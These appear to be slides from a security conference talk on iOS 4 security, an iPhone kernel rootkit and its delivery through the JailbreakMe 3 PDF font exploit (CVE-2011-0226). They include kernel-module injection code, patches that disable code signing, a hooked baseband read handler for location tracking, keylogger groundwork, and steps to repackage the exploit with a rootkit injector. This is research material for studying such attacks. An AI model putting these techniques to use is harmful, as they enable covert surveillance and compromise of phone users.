Rootkit for iPhone
&
Way to Launch Real Attack

Xu Hao & Chen Xiaobo

Outline

- iOS Security Overview
- iOS Rootkit
- Attack via Saffron
- Work Todo

General Protection

- Sandboxing (Seatbelt)
  - iOS xnu sandbox is kext and based on the TrustBSD policy framework
  - Managed each process with sandbox profiles
  - Sandbox profiles are compiled and store in KernelCache (iOS)
  - Need decompile to the human readable text format

General Protection

- None-execute page protection
  - XN (execute never) bit has been added in ARMv6
  - Stack and heap are not executable

General Protection

- ASLR
  - First introduce by Antid0te project for JB iPhone
  - Apple officially support ASLR on iOS 4.3
  - Prevent user-land ROP exploitation like JBM 2.0 (Star)
  - Also increase difficultly for the Jailbreaking

Kernel Level Protection

- Kernel memory not allow to RW by userland process
  - No /dev/mem & /dev/kmem
- No ASLR in iOS kernel (yet)
- Code sign are implement in kernel level

Kernel Level Protection

- Code Signing
  - All the binaries/libraries need to be signed in order to run on the iOS
  - Kernel will check a valid LC_CODE_SIGNATURE segment before calling execve()

Kernel Level Protection

- Code Signing
  - pmapping unsigned page with X or validated page has writeable mapping will be rejected.
  - See vm_fault_enter() implement in XNU source code.
    - cs_enforcement_disable variable

Kernel Level Protection

- AMFI (Apple Mobile File Integrity) kext
  - vnode_check_signature() calling AMFIIsCodeDirectoryInTrustCache() to check a program whether has valid code directory.
- In older iOS you can disable it by sysctl command. But not allowed since iOS 4.2
- Same does it with mac_proc_enforce.

Kernel level protection

- vnode_check_signature() details in AMFI

```
_vnode_check_signature(vnode *, label *, unsigned char *, void *, int)
                                        ; DATA XREF: _initializeAppleMobileFileIntegrity(
                                        ; com.apple.driver.AppleMobileFileIntegrity:__text

var_50          = -0x50
var_48          = -0x48
var_38          = -0x38
var_24          = -0x24
var_20          = -0x20
var_1C          = -0x1C
var_18          = -0x18

                PUSH            {R4-R7,LR}
                ADD             R7, SP, #0xC
                PUSH.W          {R8,R10,R11}
                SUB             SP, SP, #0x38
                MOV             R4, SP
                BIC.W           R4, R4, #7
                MOV             SP, R4
                LDR             R6, =__MergedGlobals77
                MOV             R5, R0
                MOV             R4, R2
                MOVS            R0, #0
                LDRB            R1, [R6,#(byte_805190C1 - 0x805190C0)]
                CMP             R1, #0
                BNE.W           loc_8050B3E4
                LDR             R1, =(AMFIIsCodeDirectoryInTrustCache(uchar  const*)+1)
                MOV             R0, R4
                BLX             R1 ; AMFIIsCodeDirectoryInTrustCache(uchar  const*)
                MOVS            R1, #0
                CMP             R0, #0
                MOV             R0, R1
                BNE.W           loc_8050B3E4
                LDR             R1, =(_codeDirectoryHashIsInLoadedTrustCache(uchar *)+1)
                MOV             R0, R4
                BLX             R1 ; _codeDirectoryHashIsInLoadedTrustCache(uchar *)
                MOVS            R1, #0
                CMP             R0, #0
```

Outline

- iOS Security Overview
- iOS Rootkit
- Attack via Saffron
- Work Todo

iOS Kernel Module

- Implement iOS kernel module
  - Coding problem
    - Most basic code - IOLog
    - Define a lot of stuff yourself - sysent[], ...
      - Reference XNU source - some definitions maybe different
- Link the mach-o file yourself
  - Need kernel_cache file of target device
  - Analyze it to get symbol address for your kernel module

iOS Kernel Module

- Inject kernel module
  - Introduce data & white by comex
    - https://github.com/comex
    - Runtime load/unload iOS kernel module

iOS Kernel Module

- Inject kernel module
  - We must have access to kernel memory
    - /dev/(k)mem have been removed
    - task_for_pid() could be used to manipulating kernel memory in OSX
      - See nemo uninformed paper

iOS Kernel Module

- Inject kernel module
  - task_for_pid() trick are not working on iOS since it checks caller pid

```
#if defined(SECURE_KERNEL)
        if (0 == pid) {
                (void ) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
                AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
                return(KERN_FAILURE);
        }
#endif
```

- Kernel mach_port_t port are closed if pid = 0!

iOS Kernel Module

- Inject kernel module
  - Have to patch kernel memory to re-enable task_for_pid function.
  - Calling patched task_for_pid() with pid=0 to get kernel_task port
  - Calling vm_write/vm_read/vm_allocate to manipulate iOS kernel memory

iOS Kernel Module

- Loading kernel module
  - Mach-o loader - allocate kernel memory and copy module data
  - Overwrite syscall handler - make it point to our module's initialization function
  - Trigger the syscall to execute it

```
struct sysent my_sysent = { 1, 0, 0, things[i], NULL, NULL, _SYSCALL_RET_INT_T, 0 };
printf("--> %p\n", things[i]);
kr_assert(vm_write(kernel_task,
                   (vm_address_t) sysent + 11 * sizeof(struct sysent),
                   (vm_offset_t) &my_sysent,
                   sizeof(struct sysent)));
syscall(11);
```

iOS Kernel Module

- Unloading kernel module
  - Make syscall handler points to module's destructor function (if defined)
    - Trigger it by same way
- Remove it from kernel section list
- Deallocate kernel memory

iOS Kernel Module

- Inject kernel module
  - Condition to run the loader
    - We need to patch kernel to disable code signing / sandboxing

iOS Kernel Module

- Kernel patch details
  - cs_enforcement_disable to be true
  - Force AMFIIsCodeDirectoryInTrustCache() return true
  - path vm_map_enter(protect) allow create RWX pages
  - hook/patch sb_evaluate to replace sandbox profile

Debug iOS Kernel

- Kernel Debugging is hard
- KDP via UART
  - SerialKDPProxy to perform proxy between serial and UDP
- Need serial communicate between USB and Dock connector
  - Make a cable by your own
- Using redsn0w to set special boot-args
  - -a “-v debug=0x09”
- Seeing “Targeting iOS kernel” for more details

Debug iOS Kernel

- Patching _debug_enabled to be true
  - Allow non-ldid'd binaries
  - Also it will be used in some KDP feature

```
                EXPORT _PE_i_can_has_debugger
_PE_i_can_has_debugger                  ; CODE XREF: _kdp_register_send_receive+42↑p
                                        ; _DebuggerWithContext+16↑p ...
                CBZ             R0, loc_802DC406
                LDR             R1, =_debug_enabled
                LDR             R1, [R1]
                CMP             R1, #0
                ITEE EQ
                MOVEQ           R1, #0
                LDRNE           R1, =_debug_boot_arg
                LDRNE           R1, [R1]
                STR             R1, [R0]

loc_802DC406                            ; CODE XREF: _PE_i_can_has_debugger↑j
                LDR             R0, =_debug_enabled
                LDR             R0, [R0]
                BX              LR
; End of function _PE_i_can_has_debugger
```

Rootkit Function

- Implement function in kernel level
  - Advantage
    - No user process
    - Highest privilege, fully access to hardware
    - No plist file in LaunchDaemon ^^
  - Disadvantage
    - Cost you huge time to reverse and debug iOS kernel
      - Lack of Symbols

Rootkit Function

- Try out what we could do in kernel level
  - I. Location information ?
  - II. Key logger ?
  - III. Audio sniffer ?
- In this topic we will introduce I. and part of II. (since research of II. is not totally finished)

Location Information

- How iOS get your location
  - Combine 3 methods to determine your location
    - Wi-Fi - fast, need database, also need Wi-Fi nearby
    - GPS - slow, may cost long time to find satellites
    - Cellular - fast, need database
      - This works at most time
      - Our goal - get this info in our rootkit

Location Information

- For Apps to get location info
  - CoreLocation.framework
    - Set delegate to get latitude & longitude

```
// Delegate method from the CLLocationManagerDelegate protocol.
- (void)locationManager:(CLLocationManager *)manager
didUpdateToLocation:(CLLocation *)newLocation
fromLocation:(CLLocation *)oldLocation
{
    // If it's a relatively recent event, turn off updates to save power
    NSDate* eventDate = newLocation.timestamp;
    NSTimeInterval howRecent = [eventDate timeIntervalSinceNow];
    if (abs(howRecent) < 15.0)
    {
        NSLog(@"latitude %+.6f, longitude %+.6f\n",
              newLocation.coordinate.latitude,
              newLocation.coordinate.longitude);
    }
    // else skip the event and process the next one.
}
```

Location Information

- How CoreLocation works
  - Send/Receive event from com.apple.locationd service
  - /usr/libexec/locationd
    - Location service for iOS
    - Combine all three methods to determine location
    - Important directory - /var/root/Library/Caches/locationd
      - Some sqlite databases located in it
      - cache.db - download from apple which contains location datas of cell tower and wifi

Location Information

- How locationd determines location via cellular
  - Get all visible cell towers information
  - Search the locations of those towers in cache.db
  - Perform some algorithm according to signal strength

```
sqlite> .tables
CdmaCellLocation                    CellLocationBoxes_rowid
CdmaCellLocationBoxes               CellLocationCounts
CdmaCellLocationBoxes_node          CellLocationHarvest
CdmaCellLocationBoxes_parent        CellLocationHarvestCounts
CdmaCellLocationBoxes_rowid         CellLocationLocal
CdmaCellLocationCounts              CellLocationLocalBoxes
CdmaCellLocationHarvest             CellLocationLocalBoxes_node
CdmaCellLocationHarvestCounts       CellLocationLocalBoxes_parent
CdmaCellLocationLocal               CellLocationLocalBoxes_rowid
CdmaCellLocationLocalBoxes          CellLocationLocalCounts
CdmaCellLocationLocalBoxes_node     LocationHarvest
CdmaCellLocationLocalBoxes_parent   LocationHarvestCounts
CdmaCellLocationLocalBoxes_rowid    TableInfo
CdmaCellLocationLocalCounts         WifiLocation
CellLocation                        WifiLocationCounts
CellLocationBoxes                   WifiLocationHarvest
CellLocationBoxes_node              WifiLocationHarvestCounts
CellLocationBoxes_parent
```

Location Information

- How to get cell info
  - locationd call CoreTelephony to retrieve cell information
- Easy to implement in user level
  - Get MCC/MNC/LAC/CI value

Location Information

- Code Sample


```
CTServerConnectionRef conn = _CTServerConnectionCreate(kCFAllocatorDefault,
                                                       nouse_callback,
                                                       NULL);
int port = _CTServerConnectionGetPort(conn);
CFMachPortRef mach_port = CFMachPortCreateWithPort(kCFAllocatorDefault,
                                                   port,
                                                   NULL,
                                                   NULL,
                                                   NULL);
_CTServerConnectionCellMonitorStart(mach_port, conn);
int count = 0;
_CTServerConnectionCellMonitorGetCellCount(mach_port, conn, &count);
for (int i = 0; i < count; i++)
{
    CellInfo cellinfo;
    int nouse_index;
    _CTServerConnectionCellMonitorGetCellInfo(mach_port, conn, i, &nouse_index, &cellinfo);
    printf("[%d] MCC: %d MNC: %d LAC: %d CI: %d Level: %d\n",
           i, cellinfo.cellMCC, cellinfo.cellMNC, cellinfo.cellLAC,
           cellinfo.cellId, cellinfo.cellLevel);
}
```

Location Information

- Go deeper
  - _CT* functions <-- ipc msg --> com.apple.commcenter
  - CommCenter is responsible for communicating with baseband
    - Depend on libATCommandStudioDynamic.dylib
    - ATCSFileDescriptorIPCDriverPrivate::readWorkerMainLoop
    - File handle is opened by ASMInterfacePrivate::open
      - name: /dev/mux.spi-baseband

Location Information

- Finally, go inside kernel
  - Need to locate read handler of “/dev/mux.spi-baseband”
  - Try to find struct cdevsw
    - Not so hard with key strings like “mux.” and references of cdevsw_add



Location Information

- Steps to get cell info in kernel
  - Search in global cdevsw(exported) array to find device for mux.spi-baseband
  - Overwrite d_read function handler with our own handler
  - Sniffer all stream data
    - copyin() result data from struct uio
    - Care about data begin with “CELLINFO” and end with “\r\n”
    - Example - “CELLINFO: 2,472, 0,8028,08ee,056”
      - 472 - MCC / 0x8028 - LAC / 0x08ee - CI

Location Information

- After getting cell tower info
  - Searching the latitude and longitude in cache.db by MCC/LAC/CI value
  - We could only get cell tower location around the iPhone
    - Disadvantage of implement this in kernel :(

Key Logger

- iPhone use multitouch screen
- The input method framework translate user touch event to key strike
- Idea to implement kernel level key logger
  - Get user touch event in kernel
    - Position and state
  - Get screen snapshot in kernel
- This topic only include touch event discussion

Touch Event

- Apps could handle touch type UIEvents
  - UIEventTypeTouches
    - down -> moved -> up
- Low level - IOHIDEvent
  - Defines all HID (human interface device) event
    - Keyboard / Button / Compass / Accelerometer / Digitizer (for touch) / ...

Touch Event

- Sniffer IOHIDEvent in user level
  - Call IOHIDEventSystemOpen to open event system and set handle function
  - Be able to sniffer all HID events

```
void handle_event (void* target, void* refcon, IOHIDServiceRef service, IOHIDEventRef event)
{
    // handle the events here.
    if (IOHIDEventGetType(event) == kIOHIDEventTypeDigitizer)
    {
        printf("pos:%f-%f mask: %x type: %x event: %p\n",
               IOHIDEventGetFloatValue(event, kIOHIDEventFieldDigitizerX),
               IOHIDEventGetFloatValue(event, kIOHIDEventFieldDigitizerY),
               IOHIDEventGetIntegerValue(event, kIOHIDEventFieldDigitizerEventMask),
               IOHIDEventGetIntegerValue(event, kIOHIDEventFieldDigitizerType),
               event);
    }
}
```

IOHID System

- IOHID System
  - IOHIDFamily.kext
    - Provides an abstract interface of human interface device
      - Device driver call dispatch event to enqueue an IOHIDEvent
      - User-land app access the queue (IODataQueue) to get event
- Open source for OS X version
  - http://opensource.apple.com/source/IOHIDFamily/

IOHID System

- Look inside kernel
  - HID driver should inherit from IOHIDEventService
  - Some examples
    - com.apple.driver.AppleM68Buttons
      - Device handle button interrupt - volume up/down, home
    - com.apple.driver.AppleEmbeddedCompass
      - Device handle compass interrupt

IOHID Event Hook

- Hook all kernel IOHIDEvent
  - Need to locate functions
    - IOHIDEventService::dispatchEvent or
      IOHIDEventServiceQueue::enqueueEvent
  - R1 is pointer of IOHIDEvent
    - struct IOHIDEventData *pdata=*(void**)((uint8_t*)r1+8);
      - The definition of IOHIDEventData could be found in IOHIDFamily open source
    - Be able to get compass/button/... events

IOHID Event Hook

- Tips for finding IOHID functions by comparing with OS X version source
  - kernel_debug - debug ID

```
kIOHIDDebugCode_DispatchTabletPointer,      // 16 0x5230040
kIOHIDDebugCode_DispatchTabletProx,
kIOHIDDebugCode_DispatchHIDEvent,
kIOHIDDebugCode_CalculatedCapsDelay,
kIOHIDDebugCode_ExtPostEvent,               // 20 0x5230050
```

```
MOVS            R2, #0
LDR             R0, =0x5230048
MOV             R1, R8
MOV             R3, R2
LDR.W           R12, =(_kernel_debug+1)
STR             R2, [SP,#0x1C+var_1C]
STR             R2, [SP,#0x1C+var_18]
BLX             R12 ; _kernel_debug
```

Touch Event

- After testing
  - Weird that no touch event is enqueued
- iPhone multitouch device driver
  - com.apple.driver.AppleMultitouchSPI
    - Not inherit from IOHIDEventService
  - Guess it has its own data queue

Touch Event

- Reverse work - log is a good habit ^^
  - From kernel view
    - Handle interrupt occurred (touched) -> read frame data from device -> enqueue the frame data into its own IODataQueue
  - From user-land view
    - Register notification port and map the IODataQueue into user space -> wait for notify and IODataQueueDequeue to get the frame data -> convert raw frame data to IOHIDEvent

Touch Event

- Snapshots from IDA

```
LDR             R3, =aReadingResultD ; "Reading result data (PIO)"
MOV             R0, R4
STR             R3, [SP,#0x28+var_28]
MOVS            R3, #3
BLX             R5 ; AppleMultitouchSPI__Log
```

```
LDR             R3, =aAttemptingTo_0 ; "attempting to read a frame"
MOV             R0, R4
MOVS            R1, #1
MOVS            R2, #0
STR             R3, [SP,#0x3C+var_3C]
LDR.W           R12, =(AppleMultitouchSPI__Log+1)
MOVS            R3, #3
BLX             R12 ; AppleMultitouchSPI__Log
```

```
                        ; DATA XREF: com.apple.driver.AppleMultitouchSPI
PUSH            {R4,R5,R7,LR}
ADD             R7, SP, #8
MOVS            R3, #0
STRB            R3, [R0,#0x10]
LDR             R3, =__ZTV11IODataQueue ; `vtable for'IODataQueue
MOV             R4, R0
LDR             R3, [R3,#(off_802705C0 - 0x80270560)]
BLX             R3      ; IODataQueue::enqueue
```

Touch Event

- More user-land stuff
  - MultitouchSupport.framework
    - Responsible for getting raw frame data from kernel driver
  - AppleMultitouchSPI.kext/PlugIns/MultitouchHID.plugin/MultitouchHID
    - HID Manager to convert raw frame data to touch IOHIDEvent and deliver it

Touch Event

- Call Stack

```
(gdb) bt
#0  0x326ee6ca in IOHIDEventCreateDigitizerEvent ()
#1  0x000746d6 in MTParser::createHIDCollectionEventsForHand ()
#2  0x000747ea in MTParser::handleContactFrame ()
#3  0x000740a0 in MTSimpleEmbeddedHIDManager::handleContactFrame ()
#4  0x00073982 in MTSimpleHIDManager::handleContactFrameEntry ()
#5  0x00072c34 in MTSimpleHIDManager::forwardContactFrame ()
#6  0x34de50ec in mt_ForwardBinaryContacts ()
#7  0x34de6a40 in mt_ProcessPathFrame ()
#8  0x34de2212 in mt_HandleMultitouchFrame ()
#9  0x34de17bc in mt_DequeueMultitouchDataMachPortCallBack ()
#10 0x31882bde in __CFMachPortPerform ()
#11 0x3188da96 in __CFRUNLOOP_IS_CALLING_OUT_TO_A_SOURCE1_PERFORM_FUNCTION__ ()
#12 0x3188f83e in __CFRunLoopDoSource1 ()
#13 0x3189060c in __CFRunLoopRun ()
#14 0x31820ec2 in CFRunLoopRunSpecific ()
#15 0x318636d8 in CFRunLoopRun ()
#16 0x326f19a8 in __IOHIDSessionStartOnThread ()
#17 0x3659c310 in _pthread_start ()
#18 0x3659dbbc in thread_start ()
```

Touch Event

- So in kernel level we could only get raw frame data of touch device
- It’s not hard to get those data by performing inline hook of “readOneFrameData” function
- Raw frame data example

```
(gdb) x/52bx 0xbf5200
0xbf5200:       0x44    0x12    0x18    0x02    0xf1    0x8d    0x78    0x00
0xbf5208:       0x00    0x17    0x07    0x97    0x04    0x00    0x00    0x00
0xbf5210:       0x01    0x1c    0xad    0xff    0x10    0x00    0x00    0x00
0xbf5218:       0x08    0x04    0x02    0x01    0xfb    0x10    0x52    0x07
0xbf5220:       0x0a    0x00    0xba    0xff    0xc8    0x03    0xe1    0x02
0xbf5228:       0x19    0x46    0xe2    0x00    0xda    0x00    0x00    0x00
0xbf5230:       0x00    0x00    0x00    0x00
```

Touch Event

- Find raw frame data struct definition
  - https://github.com/planetbeing/iphonelinux/blob/master/openiboot/includes/multitouch.h
- Be able to get touch information

```
typedef struct MTFrameHeader
{
        uint8_t type;
        uint8_t frameNum;
        uint8_t headerLen;
        uint8_t unk_3;
        uint32_t timestamp;
        uint8_t unk_8;
        uint8_t unk_9;
        uint8_t unk_A;
        uint8_t unk_B;
        uint16_t unk_C;
        uint16_t isImage;

        uint8_t numFingers;
        uint8_t fingerDataLen;
        uint16_t unk_12;
        uint16_t unk_14;
        uint16_t unk_16;
} MTFrameHeader;
```

```
typedef struct FingerData
{
        uint8_t id;
        uint8_t event;
        uint8_t unk_2;
        uint8_t unk_3;
        int16_t x;
        int16_t y;
        int16_t velX;
        int16_t velY;
        uint16_t radius2;
        uint16_t radius3;
        uint16_t angle;
        uint16_t radius1;
        uint16_t contactDensity;
        uint16_t unk_16;
        uint16_t unk_18;
        uint16_t unk_1A;
} FingerData;
```

Key Logger

- Get position on screen when finger up
  - FingerData *finger = (FingerData *)((uint8_t*)header + header->headerlen);
  - When finger->velx == 0 && finger->vely == 0
    - Position x = finger->x / sensorWidth
    - Position y = finger->y / sensorHeight
- Sensor for iPhone 4
  - Sensor surface height -> 7500
  - Sensor surface width -> 5000

Key Logger

- Now we could get position of screen when user finger left
- If we could get the image of screen, we are able to get key strike info
  - Still lot of work to do to implement a workable kernel level key logger

Outline

- iOS Security Overview
- iOS Rootkit
- Attack via Saffron
- Work Todo

Attack via Saffron

- User-land Exploit - CVE-2011-0226
  - Integer signedness error in psaux/t1decode.c in FreeType before 2.4.6
  - Attackers are able to execute arbitrary code via a crafted Type 1 font in a PDF document
  - Bug exists in CoreGraphics.framework/libCGFreetype.dylib

Attack via Saffron

- CVE-2011-0226 Detail
  - t1_decoder_parse_charstrings function
    - When decode op_callothersubr
    - arg_cnt is declared as FT_Int and is read from “top”
    - When arg_cnt is a minus number
      - Bypass the check
      - Increase “top” to stack address outside of its bounds - enable attacker to read/write stack

Attack via Saffron

- Bug Code Snapshot

```
subr_no = (FT_Int)( top[1] >> 16 );
arg_cnt = (FT_Int)( top[0] >> 16 );

/*************************************************************/
/*                                                           */
/* remove all operands to callothersubr from the stack       */
/*                                                           */
/* for handled othersubrs, where we know the number of       */
/* arguments, we increase the stack by the value of          */
/* known_othersubr_result_cnt                                */
/*                                                           */
/* for unhandled othersubrs the following pops adjust the    */
/* stack pointer as necessary                                */

if ( arg_cnt > top - decoder->stack )
  goto Stack_Underflow;

top -= arg_cnt;
```

Attack via Saffron

- Analyze JBM3 Sample PDF
  - Extract the font file
    - The sample contains only one stream
  - Type 1 Font Format - Chapter 6 CharStrings Dictionary
    - Explain charstring command
      - callothersubr/pop/return
    - ROP code is built by charstring opcode at runtime
    - T1_DecoderRec structure is used to decode charstring

Attack via Saffron

- T1_DecoderRec structure
  - This structure is stored in stack
    - Definition could be found at psaux.h
      - decoder->stack
        - Used to store operand or result of charstring command
      - decoder->buildchar
        - Defined by /BuildCharArray command in font file

Attack via Saffron

- How JBM3 Construct ROP Payload
  - Use charstring command to write data to decoder->buildchar
    - <val> <idx> 2 24 callothersubr
      - decoder->buildchar[idx] = top[0];
    - op_callsubr
      - Contains several subroutines

Attack via Saffron

- How JBM3 Bypass ASLR
  - This bug allow attacker to read / write stack
  - Remember decoder is stored in stack
    - decoder->parse_callback points to T1_Parse_Glyph function address
    - Get this callback function address -> get shift offset of libCGFreetype module

Attack via Saffron

- Bypass ASLR Detail
  - Make arg_cnt = (0xfea50000 >> 16)
    - top = top + 0x15b
  - op_setcurrentpoint
    - y = top[1]; // y = T1_Parse_Glyph address
  - Load top[0] = original T1_Parse_Glyph address (with no ASLR shift)
  - <arg1> <arg2> 2 21 callothersubr pop
    - top[0] -= top[1]; // get shift offset

Attack via Saffron

- Finally Exploit It
  - After finish constructing ROP payload
    - Overwrite decoder->parse_callback
- op_seac
  - t1_decoder_parse_glyph
    - decoder->parse_callback
      - ROP start

Attack via Saffron

- JBM3 ROP Payload
  - Then drop file and execute it
    - buffer = malloc(0x8670)
    - uncompress(buffer, &size, subroutine 0 data, 0x2d49)
      - A zlib compressed mach-o binary
    - open(“/tmp/locutus”)
    - write(file, buffer, 0x8670)
    - close
    - posix_spawn - execute locutus

Attack via Saffron

- IOMobileFrameBuffer Kernel exploit
  - IOMobileFrameBuffer kext can be invoked by MobileSafari via IOMobileFramebufferUserClient
    - IOConnectCallScalarMethod
      - HotPluginNotify 0x15
    - IOConnectCallStructMethod
      - SwapEnd 0x05

Attack via Saffron

- IOMobileFramebufferUserClient Kernel exploit
  - Result the transaction pointer inside of IOMobileFrameBuffer::swap_submit changed
  - Kernel ROP!
  - install syscall 0 which change the calling process creds to r00t!
    - /tmp/locutus

Attack via Saffron

- Modify JBM3
  - JBM3 is also dangerous, attackers may modify it to spread iOS malware
    - Replace locutus seems to be a good choice
    - Locutus size is fixed
      - 0x2d49 (compressed size)
      - We can only replace it with a smaller binary

Attack via Saffron

- Replace Locutus
  - Locutus binary is located in subroutine 0 of the font file
  - Extract font file -> replace subroutine 0 data -> compress again (make sure the size is the same) -> replace font stream in PDF
- We also need to modify one value - 0x2d49
  - This value is used when calling uncompress
  - Search “ff 10 00 2d 49”
  - replace with new mach-o file compressed size
- In new locutus
  - syscall(0) is a backdoor to get root privilege

Attack via Saffron

- Put everything together
  - Replace locutus to our rootkit injector
  - Rootkit injector calling syscall(0) to get root
  - Invoke white_loader function to load our rootkit module into kernel memory

Attack via Saffron

- Demo

iOS 4.3.4(5)

- Fixed JBM 3.0 vulns
- Fixed ft_var_readpacketpoints() BOF
  - another FreeType issue which fixed last year
- Fixed ndrv_setspec() untether kernel vulns
- Fixed the Incomplete codesign exploit technique

Deploy for iOS 5

- You can also deploy rootkit via limra1n vulns on iOS 5 for A4 device
- Need physical access to the iOS device
- Exploiting low-level bootrom vulns to patch signature checks
- Sending pwned iBSS/iBEC and waiting deivce enter to recovery mode
- Sending pwned kernel (with rootkit)

Outline

- iOS Security Overview
- iOS Rootkit
- Attack via Saffron
- Work Todo

Work Todo

- Finish rootkit key logger function
- Research on audio stream sniffer in kernel
- Target iPhone 4S & iOS 5
- Kernel vulnerability is also attractive

Thank you Steve for bringing us iPhone